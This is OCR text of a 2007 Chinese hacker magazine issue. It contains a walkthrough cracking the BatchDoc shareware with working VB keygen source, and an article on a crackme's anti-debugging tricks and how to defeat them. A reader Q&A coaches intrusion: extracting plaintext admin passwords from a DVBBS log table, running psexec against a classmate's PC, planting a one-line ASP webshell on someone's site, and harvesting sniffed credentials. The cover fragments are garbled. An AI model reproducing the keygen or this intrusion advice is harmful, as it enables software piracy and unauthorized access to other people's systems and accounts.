004417B5  .  7E 0F          JLE SHORT BatchDoc.004417C6
004417B7  .  B8 00010000    MOV EAX,100
004417BC  .  2BC3           SUB EAX,EBX
;如果 X1>=80 那么 X1=100-X1
004417BE  .  0F80 75010000  JO BatchDoc.00441939
004417C4  .  8BD8           MOV EBX,EAX
004417C6  >  81FF 80000000  CMP EDI,80
004417CC  .  7E 0F          JLE SHORT BatchDoc.004417DD
004417CE  .  B9 00010000    MOV ECX,100
004417D3  .  2BCF           SUB ECX,EDI
;如果 Y1>=80 那么 Y1=100-X1
004417D5  .  0F80 5E010000  JO BatchDoc.00441939
..................
00441806  >  FF15 C0104000  CALL DWORD PTR DS:[<&MSVBVM60.
__vbaGener>;  MSVBVM60.__vbaGenerateBoundsError
0044180C  .  8945 80        MOV DWORD PTR SS:[EBP-80],EAX
0044180F  >  68 F8244100    PUSH BatchDoc.004124F8    ;  a
00441814  .  FF15 3C104000  CALL DWORD PTR DS:[<&MSVBVM60.
#516>]  ;  MSVBVM60.rtcAnsiValueBstr
0044181A  .  0FBFC8         MOVSX ECX,AX
0044181D  .  8BC7           MOV EAX,EDI
0044181F  .  BE 34000000    MOV ESI,34
00441824  .  0FAFC3         IMUL EAX,EBX
00441827  .  0F80 0C010000  JO BatchDoc.00441939
0044182D  .  99             CDQ
0044182E  .  F7FE           IDIV ESI
00441830  .  03CA           ADD ECX,EDX
;[(X1*Y1) mod 34]+41=sn1
00441832  .  0F80 01010000  JO BatchDoc.00441939
00441838  .  FF15 18114000  CALL DWORD PTR DS:[<&MSVBVM60.
__vbaUI1I4>;  MSVBVM60.__vbaUI1I4
0044183E  .  8B55 C4        MOV EDX,DWORD PTR SS:[EBP-3C]
00441841  .  8BF7           MOV ESI,EDI
00441843  .  03F3           ADD ESI,EBX
;(X1+Y1) and ff=Z1
00441845  .  8B5D C8        MOV EBX,DWORD PTR SS:[EBP-38]
00441848  .  8B4A 0C        MOV ECX,DWORD PTR DS:[EDX+C]
0044184B  .  8B55 80        MOV EDX,DWORD PTR SS:[EBP-80]
...........
```

为了注释方便我把注册码"-"的前面部分称之为用户名。并且user[1]称为用户名第一位，user[n]称为用户名最后一位，sn1代表注册码后半部分的第一位。

等f8到了00441875后又跳转回去再做循环。

因此算法可以表示如下：

```
user[n] and user[1] =X1   (if  X1>=80 then X1=100-X1)
user[n-1] or user[1]=Y1   (if  Y1>=80 then Y1=100-X1)
[(X1*Y1) mod 34]+41=sn1
(X1+Y1) and ff=Z1
----------------------------------------------------------------
Y1 and user[2]=X2   (if  X2>=80 then X2=100-X2)
Z1 or user[2]=Y2    (if  Y2>=80 then Y2=100-Y2)
[(X2*Y2) mod 34]+41=sn2
(X2+Y2) and ff=Z2.
```

就这样循环下去，一直到user[n]。那么sn(1)、sn(2)、sn(3)……sn(n)连接起来就是注册码后半部分。

经过算法分析，可以用VB写出注册机。源代码如下：

```
Function jiancha(shu)
If shu >= &H80 Then
jiancha = &H100 - shu
Else
jiancha = shu
End If
End Function

Private Sub Command1_Click()
user1 = Text1.Text
changdu = Len(user1)
For i = 1 To changdu
If i = 1 Then
X1 = jiancha(Asc(Mid(user1, i, 1)) And Asc(Mid(user1, changdu, 1)))
Y1 = jiancha(Asc(Mid(user1, i, 1)) Or Asc(Mid(user1, (changdu - 1),
1)))
Z1 = (X1 + Y1) And &HFF
sn1 = Chr((((X1 * Y1) Mod &H34) + &H41))
Else
X1 = jiancha(Y1 And Asc(Mid(user1, i, 1)))
Y1 = jiancha(Z1 Or Asc(Mid(user1, i, 1)))
Z1 = (X1 + Y1) And &HFF
sn1 = sn1 & Chr((((X1 * Y1) Mod &H34) + &H41))
End If
Next i
Text2.Text = user1 & "-" & sn1
End Sub
```

现在我运行写好的注册机算一个注册码试试！

可以看到算出来的注册码kyo327-jRX\Ac顺利注册成功。如图2所示。




图 2

另外，顺便说一句，如果你想再玩一遍，请把注册表HKEY_CURRENT_USER\Software\VB and VBA Program Settings\BatchDoc\这一项删除。好了，到这里，软件的破解分析已经完了。在此说明一下，破解这个软件纯属兴趣，没有其他任何目的，希望能给广大读者朋友带来一点帮助。

【本文介绍的目标程序和注册机已收录在本期光盘中】

编辑点评：

老实说，对VB程序的算法是比较头痛的，因为其产生的垃圾代码比较乱，没其他语言编写的那么直观，所以小编对此是头痛再头痛的，不知道大家是不是和我一样呢？

我参加看雪论坛crackme比赛的anti

□ kflnig

从本文你可以学习到：反调试手段

不知道大家有否看到kanxue论坛上的crackme比赛。大家参加了吗？我是参加了。刚巧碰上高考放假的春风，所以有些闲暇，和蔚蓝、羡逝等组了一个队。

我负责写crackme的anti部分。这里我独立编译了一下，让大家看看，学习学习我的anti手段。

首先，我们打开OD（修改版也无所谓，反正结果都差不多）。调试选项中什么都不要选上。OD载入，然后F9（运行）。如图1。




图1 运行后的界面

重新来过。我们ctrl + F2重新载入。ctrl + n，看看我到底调用了哪些个api函数。看到了：

```
KERNEL32.Module32First
KERNEL32.OpenProcess
KERNEL32.OutputDebugStringA
```

等等！通常，因为anti比较多，所以大多数的时候，我们还是F7单步执行的好。

一直F7直到走完初始化代码。有什么办法判断初始化代码完成了？没有办法，凭感觉，但是其实这是很明显的！因为下断并不是一个绝好的办法。

```
004015E0  /$  E8 8BFFFFFF   CALL crackme?00401570
004015E5  |.  84C0          TEST AL,AL
004015E7  |.  75 27         JNZ SHORT crackme?00401610
004015E9  |.  E8 32FCFFFF   CALL crackme?00401220
004015EE  |.  84C0          TEST AL,AL
004015F0  |.  75 1E         JNZ SHORT crackme?00401610
004015F2  |.  E8 09FAFFFF   CALL crackme?00401000
004015F7  |.  84C0          TEST AL,AL
004015F9  |.  75 15         JNZ SHORT crackme?00401610
004015FB  |.  6A 00     PUSH 0     ; /Style = MB_OK|MB_APPLMODAL
004015FD  |.  68 D4804000  PUSH crackme?004080D4 ; |Title = "FIND"
00401602  |.  68 C8804000  PUSH crackme?004080C8  ; |Text = "NO
debuger "
00401607  |.  6A 00          PUSH 0           ; |hOwner = NULL
00401609  |.  FF15 E0704000 CALL DWORD PTR DS:[<&USER32.
MessageBoxA>>; \MessageBoxA
0040160F  |.  C3             RETN
00401610  |>  6A 00     PUSH 0     ; /Style = MB_OK|MB_APPLMODAL
00401612  |.  68 D4804000  PUSH crackme?004080D4        ; |Title
= "FIND"
00401617  |.  68 BC804000  PUSH crackme?004080BC        ; |Text
= "debuger on"
0040161C  |.  6A 00          PUSH 0                            ;
|hOwner = NULL
0040161E  |.  FF15 E0704000 CALL DWORD PTR DS:[<&USER32.
MessageBoxA>>; \MessageBoxA
00401624  \.  C3             RETN
```

看注释就很容易知道这里就是关键的地方，差不多有几个call就有几类anti。当然在真正的crackme中，我们是绝对不会把一些anti都放到一起的。我们这里分别去看。

第一个是最简单的，也是不怎么常见的。因为通常OD设置得好我们就可以躲过。当然我假设你不会设置OD：

```
......
0040157A  .  68 60224000  PUSH crackme?00402260 ;SE 处理程序安装
......
00401596  .  33C0          XOR EAX,EAX
00401598  .  8945 E4       MOV DWORD PTR
SS:[EBP-1C],EAX
0040159B  .  8945 FC       MOV DWORD PTR
SS:[EBP-4],EAX
0040159E  .  CC              INT3; <————
—关键在这里
0040159F  .  C745 E4 01000>MOV DWORD
PTR SS:[EBP-1C],1
004015A6  .  EB 09             JMP SHORT
crackme?004015B1
004015A8  .  B8 01000000   MOV EAX,1
004015AD  .  C3            RETN
004015AE  .  8B65 E8       MOV ESP,DWORD PTR SS:[EBP-18]
004015B1  >  C745 FC FFFFF>MOV DWORD PTR SS:[EBP-4],-1
004015B8  .  8B45 E4       MOV EAX,DWORD PTR SS:[EBP-1C]
004015BB  .  85C0          TEST EAX,EAX
004015BD  .  0F95C0        SETNE AL; 如果eax不为0则设置al为1
......
004015D0  .  C3            RETN
```

这是一个老办法了，而且效果还可以，可是少有人用。并且，我在《看雪精华1～8》中没有看到详细论述这个方法的文章，自己摸索着创了一个。




图2 OD的调试设置选项

先说这里的解决方法，如图2设置就可以了。

要说原理其实就简单了。因为，我们的程序处于调试状态的时候，windows中遇到的一切异常，将先传给调试器过问。所以，当程序自己运行的时候会因为异常，走到另外的异常处理的地方，而如果图2中的设置没有打勾，OD只是会很客气地提示：如图3。



图3 INT3命令

这只是不痛不痒地用了一点老的知识。原因是自己摸索出来的，所以就写上了。

第二个就比较高级了，都是我改良过的东西，也是很长的一个，我提一些api给你看看。顺便说一下这些函数的作用：

```
004012C8  |.  FF15 24704000 CALL DWORD PTR DS:[<&KERN>;
\GetSystemDirectoryA
```

得到system32的路径，通常我们是c:\windows\system32

```
004012D3  |.  E8 64030000   CALL <JMP.&KERNEL32.Creat>;
\CreateToolhelp32Snapshot
```

用来得到进程列表。

```
0040130F  |.  E8 22030000   CALL <JMP.&KERNEL32.Proce>;
\Process32First
```

同CreateToolhelp32Snapshot一起配合使用。

```
00401479  |.  E8 B2010000   |CALL <JMP.&KERNEL32.Proc>;
\Process32Next
```

和Process32First一起用。

```
004012F5  |.  FF15 10704000 CALL DWORD PTR DS:[<&KERN>;
[GetCurrentProcessId
```

得到自己的pid。

```
00401331  |.  E8 06030000   |CALL <JMP.&KERNEL32.Crea>;
\CreateToolhelp32Snapshot
00401360  |.  E8 E3020000   |CALL <JMP.&KERNEL32.Modu>;
```

```
\Module32First
 00401454  |.  E8 E9010000   ||CALL <JMP.&KERNEL32.Mod>;
\Module32Next
```

上面三个一起用，得到模块列表。

```
00401466  |.  FF15 08704000 |CALL DWORD PTR DS:[<&KER>;
\CloseHandle
0040148B  |.  FF15 08704000 CALL DWORD PTR DS:[<&KERN>;
\CloseHandle
```

这两个，没什么作用，只是为了收尾工作。

```
004014C6  |.  FF15 18704000 CALL DWORD PTR DS:[<&KERN>;
\OutputDebugStringA
```

利用OD的bug，使它崩溃。只要我们输入我们精心构造的值就可以了。

当然，如果不是暴力修改，过得了这一关，那么这个家伙已经不差了。纵使比赛比不过它，我也认了。

这里的所有的东西全部要说是不现实的，所以，我只是提几个：

```
004013A4  |> /8A10          ||/MOV DL,BYTE PTR DS:[EAX]
004013A6  |. |8ACA          |||MOV CL,DL
004013A8  |. |3A16          |||CMP DL,BYTE PTR DS:[ESI] ESI指向
AUTOPATH.DLL
004013AA  |. |75 1C         |||JNZ SHORT crackme?004013C8
004013AC  |. |84C9          |||TEST CL,CL
004013AE  |. |74 14         |||JE SHORT crackme?004013C4
004013B0  |. |8A50 01       |||MOV DL,BYTE PTR DS:[EAX+1]
004013B3  |. |8ACA          |||MOV CL,DL
004013B5  |. |3A56 01       |||CMP DL,BYTE PTR DS:[ESI+1]
004013B8  |. |75 0E         |||JNZ SHORT crackme?004013C8
004013BA  |. |83C0 02       |||ADD EAX,2
004013BD  |. |83C6 02       |||ADD ESI,2
004013C0  |. |84C9          |||TEST CL,CL
004013C2  |.^\75 E0         ||\JNZ SHORT crackme?004013A4
```

是无数次的比较，一旦自动跳出循环就死掉，以前的文章中我分析过这类库函数，用来检测某些dll。AUTOPATH.DLL是FREECAT写的一个dll，不错的东西，使用率也还可以。我一共检测了3个dll。另一个是OD的帮助，还有一个是修复OD所有漏洞的东西。这里差不多；就这么点东西，我不提了，否则就是编程了。说句废话，我写编程的anti，一篇都没有中稿，唉，编辑的眼界咋就这么高呢？不要看这个call内部代码多，其实是因为这些api调用起来很麻烦，代码量很大。同时为了放大家一马，我设定了要检测到2个以上才算发现，可是呢，其实这样在我们强大的插件olly advance面前是没有杀伤力的。如图4设置就可以躲过，好像是钩子钩了这些个函数，所以前面的就躲过了。




图4 olly advance插件设置

但是很不好意思，我还有下一招。这里就要问大家一个问题了。GetSystemDirectoryA是用来干什么的？不要把我刚才的解释告诉我^_^，我是为了得到explorer.exe的路径，因为只要扫描"\"，然后把它后面的一个改为0，然后c:\windows\system就变成了c:\windows\，因为explorer就在这个目录下，所以把父进程的地址和c:\windows\explorer.exe对比，就……所以这里要通过，就需要难度了。但是我还有办法。OD举家搬迁，都搬到c:\windows，然后，关掉explorer，并删除，但要备份，删掉system\dllcache中的explorer.exe，把OD改名为explorer。当然要好一点的修改版，插件注意了，免得检查插件的时候被检测到。^_^，一切OK。只不过windows会跳出来，告诉你一些文件怎么样怎么样，我们关掉窗口就可以了。看来我自己的anti方法自己最清楚了。第三关就没什么意思了。同第二关相比，这个东西真的没有难度了。主要是两个，父进程检测和openprocess，函数和第二关没什么区别，而且还少了一点。openprocess，没有什么好谈的，老方法了，因为运行调试api需要更高的权限，这也使我们的被调试的程序的权限提高了，所以可以open一些本来无法open的东西了，没什么好提的。其实这个东西应该和第二关对换的，这样才有意思。自己编译时放次序的时候一不小心失误了。

这里检查父进程的时候前提是父进程为explorer.exe，不允许explorer.exe有多个的。所以只要灭了windows的explorer，然后把OD改名做explorer就可以了。至于openprocess，好多的插件，包括OD bugs修复之王的olly advance都有这个功能。

记住，我可是放你一马的！这样既可以让你尝到不是暴力破解的滋味，也可以让我尝到在哪里漏个洞比较好。要不然，我可以写得更加狠，导致除非爆破否则没有办法的程度。本来还打算提取一下PEID中的代码，扫描一下explorer是不是boland c++编的，如果是，那么这个explorer就是OD乔装来的。不知道我们的crackme能在多久之后被破解，希望可以时间长一点。

【本文介绍的目标程序已收录在本期光盘中】

编辑点评：

看雪论坛crackme比赛的确吸引了很多人，作者在这里公开了他所编写的反调试的部分，让大家都可以对反调试有一定的了解，那么下次在破解的时候遇上反调试，也就有了一定的免疫力了。

Q&A

Q：怎么样得到后台管理员账户？我有了他的前台账户，后台的密码是MD5加密的，我破不出来，请大虾们教教我用其他的方法获取后台管理员账户吧，它的论坛版本是DVBBS 7.1 SP1的，帮帮我呀！！

A：这位朋友问的应该是帐户密码吧？按照你的说法，你应该是可以对数据库进行操作，因为前台和后台的表你应该检查过了。在这个前提下得到后台的管理员密码不一定要对md5密码进行破解，你可以查看dv_log这个表，在l_content字段里搜索pass，一般来说上面都有明文存放的密码，仔细搜寻就能找到了。

URL：http://www.nohack.cn/bbs/thread-64643-1-1.html

Q：远程登录的问题，大虾们指教，小弟我还是菜鸟级，有个问题请教：

我用pstools工具想登录我同学电脑，在cmd.exe里输入psexec \\192.168.1.2 -u administrator -p "" cmd.exe后返回的结果是对-a -u -p等等的解释，并没有表明已连接；如果我把命令中的-u改成u，他就返回的是"找不到网络路径"，是不是我和我同学用的不是一样的宽带的原因啊？？？

哦，还有个问题：每次我运行cmd.exe后，出来的总是C:\Documents ande Settings\Administrator>，有什么办法让cmd.exe一出来就是C:\>？？多谢！

A：PSTOOLS这个工具是针对2000下的工具包，利用的是IPC$连接，目标主机的Server服务以及RPC服务必须要打开。而在xp系统下，即使连接成功也是没有执行命令的权限，首先明确你的入侵目标是否是空口令和目标的系统版本。

至于你说的打开cmd后路径直接指向C:\Documents ande Settings\Administrator>，这取决与你当前用户，如果你登录的用户是new，那么就会指向C:\Documents ande Settings\new，这是xp命令提示

符的默认值。虽然你的cmd在system32下，但是却指向这个路径，入侵中返回对方的shell也是如此。如果你要直接打开cmd就指向c盘，完全可以复制一份cmd到c盘下并直接执行，这时候就会指向c盘了。当然，如果你要跳到c盘，可以用“cd ..”命令跳到上级目录，在这种情况下连续两个cd ..就能跳到c盘了。

URL：http://www.nohack.cn/bbs/thread-64643-1-1.html

Q：我用啊D、Domain找到一网站后台账号密码，进后台提示密码错误。密码是：8cc94c9e0d64a036。我怀疑是MD5加密，但是我去XMD5和CMD5都说Not Found，请问怎么办？

A：这种加密方式如果不是管理员刻意搞怪，那就一定是md5加密了。至于你说的在cmd5和xmd5的网站上都不能反查询散列，说明他们的数据库里并没有相关md5散列的信息，一般来说这样的密码就比较强悍了。你可以尝试一下类似md5crack这样的暴力破解工具，根据指定组合或者字典进行破解。当然这取决于你的cpu运算能力和密码强度问题。这里我建议你可以尝试一下组合式反破解，根据你所知的一些信息，例如管理员名或者是网站域名等，用这些可能存在的密码对比出md5加密后的信息，说不定就能找到正确的密码，我用这种类似社会工程学的方法就拿到不少不能破解出的密码。当然可以有些更好的思路，那就取决于耐心和运气了。

URL：http://www.nohack.cn/bbs/thread-64575-1-3.html

Q：我把木马插入到一个网站的ASP中，用一句话客户端连接木马的asp地址时，按提交后怎么打开的是那个要连接的asp网页，而不是我上传的大马的登录页面？根本就看不到上传的大马登录页面嘛？

A：这足够说明你并没有把一句话木马插入到这个脚本文件中！这里我想问一下：你确定你执行成功了吗？你是否有查看这个asp文件的权限？说不定你的信息是放进了数据库而已。如果你的确有权限并确定执行了该项操作，首先请打开这个脚本确定一下是否写入成功。如果提示成功却在脚本里没有，有可能是被某些管理软件屏蔽掉了，这就需要对应加密一下代码。你完全可以直接写入一个木马，如果还是不能连接，那说明eval这样的能执行内部命令的函数被禁止掉了。这时候建议放弃一句话木马，改成直连性质。

URL：http://www.nohack.cn/bbs/thread-64575-1-3.html

Q：svchost这个进程的PID为2944'''，请问这样正常吗？

A：正如两位热心的版主回复的说法，首先注意0和o的区别，以及scvhost的执行权限级别，并且PID值是随机分布的。这里我明确回复一下你的问题，你可以使用冰刃这样的工具看一下svchost的路径，如果在system32下就基本正常，其他目录下就基本肯定是木马或者后门文件了。当然并不能以偏概全，有可能你的svchost被插入了dll木马，例如随意门这样的后门就是插入到svchost，所以你还要看一下他是否被后门插入了dll启动。

URL：http://www.nohack.cn/bbs/thread-64410-1-5.html

Q：您好，请问我用cain嗅探同网段的数据，只能在cain的数据窗口里显示，我一般都是右键打开URL。然后再复制密码账号什么的，好麻烦啊！请问有什么好方法啊？

A：这个问题以前也困扰过我，不过还好发现了解决的方法。其实cain是会自动保存嗅探数据的，这些数据都在cain的安装目录里，例如你嗅探的ftp数据就是对应的FTP.LST，而http自然就是HTTP.LST，可以用记事本打开查看你嗅探到的结果，当然就可以保存为txt文件用来查看了。NOHACK

29号信箱

高考·感悟

城市/辽宁省鞍山市　论坛ID/414176737　邮件/xique@tom.com

→对某篇文章的读后感：

文章名称：生

读后感：太令人感动了，这小子对这女子如此痴情。这女子却做出这种事，令我沉重打击。如果我要是这小子的话，我一定不会这样痴情。俗话说：天涯何处无芳草。希望大家不要像这小子一样痴情。

→有什么建议和意见

由于我去年中考名落孙山，所以来到了鞍山市千山高中，因此从我上高中起，妈妈就很少让我玩电脑了。上课时只能认真听老师讲课，在中午吃饭时，才能去书店买本《黑客手册》。由于我很长时间不上网，很多黑客朋友也和我的关系越来越远，我只能在这里说一句：愿天下黑客朋友的友谊天长地久。

城市/山东省栖霞市　论坛ID/无　邮件/370548947@163.com

→对某篇文章的读后感：

文章名称：清华未眠夜

读后感：中国排名前十的龙头老大——清华大学的安全做得实在让人心酸，很感谢《黑手》收录此文章，我一定支持你们。

→有什么建议和意见

两年后的此时，我已身在高考考场，用手中那支笔来抉择此生命运。感谢《黑手》已陪伴我快一年，我已从一只小鸟蛋中破壳而出，欲展翅飞翔，是《黑手》不断带领我进步，感谢众编们的辛劳，祝《黑手》越办越好！

城市/陕西西安　论坛ID/神赫网络　邮件/kkvt@163.com

→对某篇文章的读后感：

文章名称：从个人（商业）网站安全维护

读后感：很基础！可基础的背后就是安全！或许很多网站管理员会忽略，从反面看可以让那些挂马的朋友学到怎样挂马的成功几率更高些！或许因为最近自己在建站的原因吧！所以很喜欢这篇文章！

→有什么建议和意见

去年的七月是一个黑色的七月，我落榜了，我也哭了；今年的七月，是一个金色的七月，我成功了，我也笑了。高考后的落榜，我并没有选择复读，而是选择了自考。在大学我又选择了《黑手》，从起初无道的Cracker到现在的非主流基地（858k.cn）站长，我明白真正陪我一直走过来的只有《黑手》，虽然现在不怎么玩黑了，但《黑手》上的网站入侵，我每期都会拿来看，我会坚持！我会永远的陪伴在《黑手》的身边！

城市/四川绵阳　论坛ID/tyhwy　邮件/tyhwy@163.com

→有什么建议和意见

我一年级接触电脑，六年级走入“黑道”，前面的时间一直在游戏中度过。后来，碰到一位好计算机老师，教我做网页，我却找漏洞。原来有时间碰电脑，却没好好学习，现在从宜宾到绵阳读书，却不能且没有机会碰电脑，只有假期回去实践。我读初二了，是学校书店里的NOHACK充实了我的生活，我买《黑手》已经一年多了，我还买了《精通脚本黑客》和《黑客入门》。曾云好哥哥写的书真的很好哦，王军哥哥也不错！在此感谢曾云好哥哥在网上对我的辅导！


从未高考过的某编：各位读者高考的经历虽然艰辛，但很让偶羡慕啊！文化学习固然重要，素质的提高也是关键！请继续支持自由、共享的原生态黑客精神吧！

第一次·第一眼

城市/江西南昌　论坛ID/雪飞淞　邮件/zivnsh@yahoo.com.cn

→有什么建议和意见

发现一个很严重的问题，为什么当偶第一眼看见《黑手》就深深地喜欢上了呢？十分值得思考，唉……明年就轮到我们这届学生高考了，一直没有实践的机会，十分可惜。不想说什么，每月一本《黑手》在班上的传阅率比那些小说什么的高N多，也因为如此，像我这种爱书如命的人就惨了，刚买还不到12小时就……正所谓我不入地狱，谁入地狱啊！（骄傲ing）NOHACK





黑客手册 NOHACK.CN

非安全

原生态黑客 ◎ 自由独行的边缘文化

ISBN 978-7-900447-56-2
9 787900 447562
2007.09
NO ￥10.8
黑客资深游指南
投稿Mail:nohack@21cn.com
WWW.NOHACK.CN

原生态黑客 ◎ 自由独行的边缘文

本手册仅随CD一同赠送，不得单独

网络安全日志

动网8.0
又暴高危漏

谁说女子不如男
小天 and她的女子黑客组织

主人DIY版2007b3爆洞
——利用音乐场景
插入木马

【专题】
购物我要跨着购
你们的程序我都玩过

天下文章一大抄，网上程序一大……copy……网络程序员们互相……看代码，一不留神，把漏洞也抄回家鸟，同一个跨站漏洞……的几个购物模板里面都有着惊人的雷同，互联网的共享精神把……与不严谨一并传播了。

【Linux

利用Linux环境变量欺骗提升
我由ftp搞定台湾某大学Linux

【综合

在台湾某内
渗透中国电力人才网
Php168漏洞测试十实战拿

【新洞】

一注入瑞城房地产网
通用防注程序豆腐渣示范工程
对拼客系统V1.0漏洞全分析
Cookie注入上海数字创业版商城
言改河北统计系统注入拿Webshell

另类主动防毒：Sniffer的病毒
分析一个挺有意思的

写在前面

上学了，就该认真地……

很快，真的很快……仿佛昨天才放暑假，今天就看到学生们又聚在一起了。今年的夏季很热，我指的不仅仅是天气，而是利用暑期对广大学生们进行的各类培训、辅导、速成班等的学习组织。在这其中，网络攻防技术的学习交流尤为红火！不知道我们的读者们朋友们是否也有参与其中呢？

在中国，做技术貌似还是需要低调，特别是与电脑网络攻防相关的技术！能够在利益面前保持心境，把握技术尺度的朋友还是不多。而且，随着现在电脑的普及及网络的大力发展（这句话是本刊严禁读者写的，哈……），各类的交流更是事半功倍。

好事传千里，坏事全球知！其实，正常的网络攻防，如果你的网络安全在物理（软、硬件设置）及心理（社工）双重保护下都有缺陷，被对方进入那也是属于正常的。没有攻不破的城，也没有守不住的城，这是矛与盾的较量。正是这种“双边会谈”促进了技术的发展，科技的进步，是很有利于和谐社会滴！

我深信，大多数朋友都是正义的，至少对于实施者来说！任何人做出一定的事，都有他的理由，无论理由的好坏。人不怕错误，怕的是知道错误而去犯错误，而最终自己再也没有机会知道错误。（好拗口哦！）

看来，我们除了要坚持“一个中心”外，还得继续发扬“两个基本点”，那就是：以技术交流为中心，继续发扬网络实战，继续发扬正义精神！



